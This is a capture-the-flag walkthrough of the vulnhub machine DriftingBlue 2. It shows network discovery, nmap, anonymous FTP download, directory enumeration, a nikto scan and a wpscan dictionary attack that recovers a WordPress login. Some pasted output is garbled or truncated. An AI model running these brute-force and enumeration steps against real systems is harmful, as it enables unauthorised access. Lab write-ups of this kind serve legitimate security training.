

## **DRIFTINGBLUE 2**

This is a vulnerable machine from vulnhub

The Victim machine is loaded on Oracle Virtual Box and the attacker machine is loaded on VmWare Box  
These two machines are connected via a bridged network on Vmware , host only (VIRTUAL BOX ETHERNET ADAPTER) on virtualbox

Using the netdiscover command, the ip address was found thus

```
sudo netdiscover -r <ip address of attacker's machine>
```

```
sudo netdiscover -r 192.168.75.0/24
```

IP Address of Victim's machine >>> 192.168.75.5

IP Address of Attacker's machine>>>192.168.75.4

# NMAP SCAN

SUDO NMAP -SV -SC -P- -A 192.168.75.5

Starting Nmap 7.94SVN ( <https://nmap.org> ) at 2024-04-11 14:59 WAT

Nmap scan report for 192.168.75.5

Host is up (0.00073s latency).

Not shown: 65532 closed tcp ports (reset)

PORT STATE SERVICE VERSION

21/tcp open ftp ProFTPD

| ftp-anon: Anonymous FTP login allowed (FTP code 230)

|\_-rwxr-xr-x 1 ftp ftp 1403770 Dec 17 2020 secret.jpg

22/tcp open ssh OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)

| ssh-hostkey:

| 2048 6a:fe:d6:17:23:cb:90:79:2b:b1:2d:37:53:97:46:58 (RSA)

| 256 5b:c4:68:d1:89:59:d7:48:b0:96:f3:11:87:1c:08:ac (ECDSA)

|\_ 256 61:39:66:88:1d:8f:f1:d0:40:61:1e:99:c5:1a:1f:f4 (ED25519)

80/tcp open http Apache httpd 2.4.38 ((Debian))

|\_http-title: Site doesn't have a title (text/html).

|\_http-server-header: Apache/2.4.38 (Debian)

MAC Address: 08:00:27:53:21:16 (Oracle VirtualBox virtual NIC)

Device type: general purpose

Running: Linux 4.X|5.X

OS CPE: cpe:/o:linux:linux\_kernel:4 cpe:/o:linux:linux\_kernel:5

OS details: Linux 4.15 - 5.8

Network Distance: 1 hop

Service Info: OS: Linux; CPE: cpe:/o:linux:linux\_kernel

TRACEROUTE

HOP RTT ADDRESS

1 0.73 ms 192.168.43.185

OS and Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>.

Nmap done: 1 IP address (1 host up) scanned in 35.75 seconds

From the above scan we can see the OS and open ports

-Port 21

File Transfer Protocol (anonymous login allowed)

Secret.jpg

-Port 80

HTTP Apache 2.4.38 Page

# **FILE TRANSFER PROTOCOL**

On port 21, we see an open port that is running FTP and also allows anonymous login

ftp <http://192.168.75.5>


ftp> login=anonymous

ftp>password =anonymous

ftp>ls

ftp> get secret.jpg

Below is a snapshot of the picture found



this can also be utilized to upload malicious file using

"put "

## DIRECTORY BURSTING

we proceed to more hidden directories by using gobuster,dirb or ffuf  
GOBUSTER

```
gobuster dir -u http://192.168.75.5/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x html,php,txt
```

```
$ gobuster dir -u http://192.168.152.4/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x html,php,txt
=====
buster v3.6
OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
] Url:                      http://192.168.152.4/
] Method:                   GET
] Threads:                  10
] Wordlist:                 /usr/share/wordlists/dirbuster/directory-list-2.3-med
] Negative Status codes:   404
] User Agent:               gobuster/3.6
] Extensions:              html,php,txt
] Timeout:                  10s
=====
Starting gobuster in directory enumeration mode
=====
html          (Status: 403) [Size: 278]
php           (Status: 403) [Size: 278]
index.html    (Status: 200) [Size: 128]
log           (Status: 301) [Size: 313] [--> http://192.168.152.4/blog/]
php           (Status: 403) [Size: 278]
html          (Status: 403) [Size: 278]
Progress: 272133 / 882244 (30.85%)
```

DIRB

```
dirb http://192.168.75.5
```

```
$ dirb http://192.168.152.4

DIRB v2.22
By The Dark Raver
Dirb
using START_TIME: Fri Apr 12 10:25:59 2024
URL_BASE: http://192.168.152.4/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----  
GENERATED WORDS: 4612 http://192.168.152.4/FUZZ  
mu
bug
ade
tual
aps
Pant
vent
----- Scanning URL: http://192.168.152.4/ ----
==> DIRECTORY: http://192.168.152.4/blog/
+ http://192.168.152.4/index.html (CODE:200|SIZE:128)
+ http://192.168.152.4/server-status (CODE:403|SIZE:278)

---- Entering directory: http://192.168.152.4/blog/ ----
+ http://192.168.152.4/blog/index.php (CODE:301|SIZE:0)
==> DIRECTORY: http://192.168.152.4/blog/wp-admin/ status: 200, Size: 128, Words: 10, Lines: 14, Duration: 1ms
==> DIRECTORY: http://192.168.152.4/blog/wp-content/ status: 200, Size: 128, Words: 10, Lines: 16, Duration: 10ms
==> DIRECTORY: http://192.168.152.4/blog/wp-includes/ were Found [Status: 200, Size: 128, Words: 10, Lines: 14, Duration: 10ms]
+ http://192.168.152.4/blog/xmlrpc.php (CODE:405|SIZE:42) status: 200, Size: 128, Words: 10, Lines: 14, Duration: 17ms

---- Entering directory: http://192.168.152.4/blog/wp-admin/ ----
+ http://192.168.152.4/blog/wp-admin/admin.php (CODE:302|SIZE:0) status: 200, Size: 128, Words: 10, Lines: 14, Duration: 19ms
==> DIRECTORY: http://192.168.152.4/blog/wp-admin/css/ status: 200, Size: 128, Words: 10, Lines: 14, Duration: 17ms
==> DIRECTORY: http://192.168.152.4/blog/wp-admin/images/ status: 200, Size: 128, Words: 10, Lines: 14, Duration: 1ms
==> DIRECTORY: http://192.168.152.4/blog/wp-admin/includes/ status: 200, Size: 128, Words: 10, Lines: 14, Duration: 20ms
+ http://192.168.152.4/blog/wp-admin/index.php (CODE:302|SIZE:0) status: 200, Size: 128, Words: 10, Lines: 14, Duration: 3ms
==> DIRECTORY: http://192.168.152.4/blog/wp-admin/js/ status: 200, Size: 128, Words: 10, Lines: 14, Duration: 24ms
==> DIRECTORY: http://192.168.152.4/blog/wp-admin/maint/ status: 200, Size: 128, Words: 10, Lines: 3ms
==> DIRECTORY: http://192.168.152.4/blog/wp-admin/network/ status: 200, Size: 128, Words: 10, Lines: 14, Duration: 27ms
==> DIRECTORY: http://192.168.152.4/blog/wp-admin/user/ status: 200, Size: 128, Words: 10, Lines: 14, Duration: 87ms

---- Entering directory: http://192.168.152.4/blog/wp-content/ ----
+ http://192.168.152.4/blog/wp-content/index.php (CODE:200|SIZE:0) status: 200, Size: 128, Words: 10, Lines: 14, Duration: 1ms
==> DIRECTORY: http://192.168.152.4/blog/wp-content/plugins/
==> DIRECTORY: http://192.168.152.4/blog/wp-content/themes/
==> DIRECTORY: http://192.168.152.4/blog/wp-content/uploads/
```

FFUF

```
ffuf -u http://192.168.75.5FUZZ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt:FUZZ
```

From the three directory bursting we did, we found a hidden html page  
[/blog/](#)




# WEB SCANNING

We will scan the hidden directories in this case 192.168.152.4/blog/ for web vulnerabilities using nikto or wpscan(it is a wordpress page)

NIKTO

```
sudo nikto -h http://192.168.75.5/blog/
```



A terminal window titled 'jovita@kali: ~' showing the output of a Nikto web scanner. The command run was 'sudo nikto -h http://192.168.152.4'. The output details the target IP (192.168.152.4), port (80), and start time (2024-04-12 18:43:42). It lists various findings, including Apache version 2.4.38, missing X-Frame-Options header, missing Content-Type header, and a WordPress login found at /blog/wp-login.php. It also notes 8102 requests and 8 items reported.

```
(jovita㉿kali)-[~]
$ sudo nikto -h http://192.168.152.4
- Nikto v2.5.0
-----
+ Target IP:      192.168.152.4
+ Target Hostname: 192.168.152.4
+ Target Port:    80
+ Start Time:    2024-04-12 18:43:42 (GMT1)
-----
+ Server: Apache/2.4.38 (Debian)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /: Server may leak inodes via ETags, header found with file /, inode: 80, size: 5b6a925e8c2dc, mtime: gzip. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ Apache/2.4.38 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ OPTIONS: Allowed HTTP Methods: POST, OPTIONS, HEAD, GET .
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ /blog/wp-login.php: Cookie wordpress_test_cookie created without the httponly flag. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies
+ /blog/wp-login.php: Wordpress login found.
+ 8102 requests: 0 error(s) and 8 item(s) reported on remote host
+ End Time:      2024-04-12 18:44:07 (GMT1) (25 seconds)
-----
+ 1 host(s) tested
```

From the above snapshots, the Apache n2.4.38 is outdated

There is a Wordpress login available


Using WPSCAN

Sinc this a Wordpress page, we will be using the wpscan

```
wpscan --url 192.168.
```

## MORE SCANNING

From the /blog page, we find some hovering links showing that there is another domain so the page is not being rendered properly  
we can add this domain using the vi /etc/hosts



```
Player ▾ | II ▾ [ ] [ ] 
os Applications Places Apr 19 01:44
ge jovita@kali: ~
127.0.0.1      localhost
127.0.1.1      kali
192.168.152.7  driftingblues.box
iv# The following lines are desirable for IPv6 capable hosts
ne ::1      localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
D� DRIFTING
ur g
e alE
sh
fr
```

Crosscut Saw

I'm a crosscut saw, just drag me across you, you can't help but say "Huh?" SamSome call me wood-cutter, you know she want... Continue

Published December 17, 2020

sudo vi /etc/hosts  
enter i to edit, add the domain name and ip address , enter :wq to save and exit  
Reload the blog page

drifting blues tech blog +

Not secure 192.168.152.7/blog/

DRIFTING BLUES TECH BLOG

## Crosscut Saw

I'm a crosscut saw, just drag me across your log  
You know I'm a crosscut saw, just drag me across your log!  
I cut your wood so easy for you, you can't help but say "Hot dog"  
Some call me wood-choppin' Sam  
Some call me wood-cuttin' Ben  
The last girl I cut the wood for, you know she want... [Continue reading](#)

---

Published December 17, 2020  
Categorized as Uncategorized

---

## Drifting Blues Tech Hard

Drive States Q3 2020

Perform a gobuster scan on the /blog page

```
gobuster dir -u http://192.168.152.7/blog -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x html,php,txt
```


The screenshot shows a terminal window with the following content:

```
(jovita㉿kali)-[~]
$ sudo vi /etc/hosts
(jovita㉿kali)-[~]
$ gobuster dir -u http://192.168.152.7/blog -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x html,php,txt
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:          http://192.168.152.7/blog
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:     /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.6
[+] Extensions:  html,php,txt
[+] Timeout:      10s
=====
Starting gobuster in directory enumeration mode
=====
./html      (Status: 403) [Size: 278]
./php       (Status: 403) [Size: 278]
/index.php  (Status: 301) [Size: 0] [--> http://192.168.152.7/blog/]
/wp-content (Status: 301) [Size: 324] [--> http://192.168.152.7/blog/wp-content/]
/wp-login.php (Status: 200) [Size: 6904]
/license.txt (Status: 200) [Size: 19915]
/wp-includes (Status: 301) [Size: 325] [--> http://192.168.152.7/blog/wp-includes/]
/readme.html (Status: 200) [Size: 7278]
/wp-trackback.php (Status: 200) [Size: 135]
/wp-admin    (Status: 301) [Size: 322] [--> http://192.168.152.7/blog/wp-admin/]
/xmlrpc.php  (Status: 405) [Size: 42]
./.php       (Status: 403) [Size: 278]
./.html      (Status: 403) [Size: 278]
/wp-signup.php (Status: 302) [Size: 0] [--> http://driftingblues.box/blog/wp-login.php?action=register]
Progress: 645954 / 882244 (73.22%)
```

From the above result we see a successfull HTTP Response from a login page

/wp-login.php

lets visit the login page



# **USER,PASSWORD BRUTEFORCING**

we are going to bruteforce the login page to find users and passwords  
wpscan --url <http://driftingblues.box/blog> --detection-mode aggressive -e --passwords=/usr/share/wordlists/rockyou.txt

```
No Config Backups Found.

Enumerating DB Exports (via Aggressive Methods)
  ecking DB Exports - Time: 00:00:00 <===== (75 / 75) 100.00% Time: 00:00:00

No DB Exports Found.

Enumerating Medias (via Aggressive Methods) (Permalink setting must be set to "Plain" for those to be detected)
  ute Forcing Attachment IDs - Time: 00:00:04 <==== (100 / 100) 100.00% Time: 00:00:04

No Medias Found.

Enumerating Users (via Aggressive Methods)
  ute Forcing Author IDs - Time: 00:00:00 <===== (10 / 10) 100.00% Time: 00:00:00

User(s) Identified:

albert
Found By: Wp Json Api (Aggressive Detection)
- http://driftingblues.box/blog/index.php/wp-json/wp/v2/users/?per_page=100&page=1
Confirmed By:
  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
  Login Error Messages (Aggressive Detection)

Performing password attack on Wp Login against 1 user/s
ing albert / 123456789123456 Time: 00:03:27 <> (3315 / 14344392) 0.02% ETA: ???:???:?[SUCCESS] - albert / scotland1
ing albert / loverboy1 Time: 00:06:57 <> (6670 / 14351062) 0.04% ETA: ???:???:?

Valid Combinations Found:
Username: albert, Password: scotland1

No WPScan API Token given, as a result vulnerability data has not been output.
You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

Finished: Fri Apr 19 03:26:54 2024
Requests Done: 10272
Cached Requests: 6
Data Sent: 3.313 MB
Data Received: 70.732 MB
Memory used: 408.887 MB
Elapsed time: 00:07:54

(jovita㉿kali)-[~]
```

```
user = albert
password =scotlland
|
login page
```

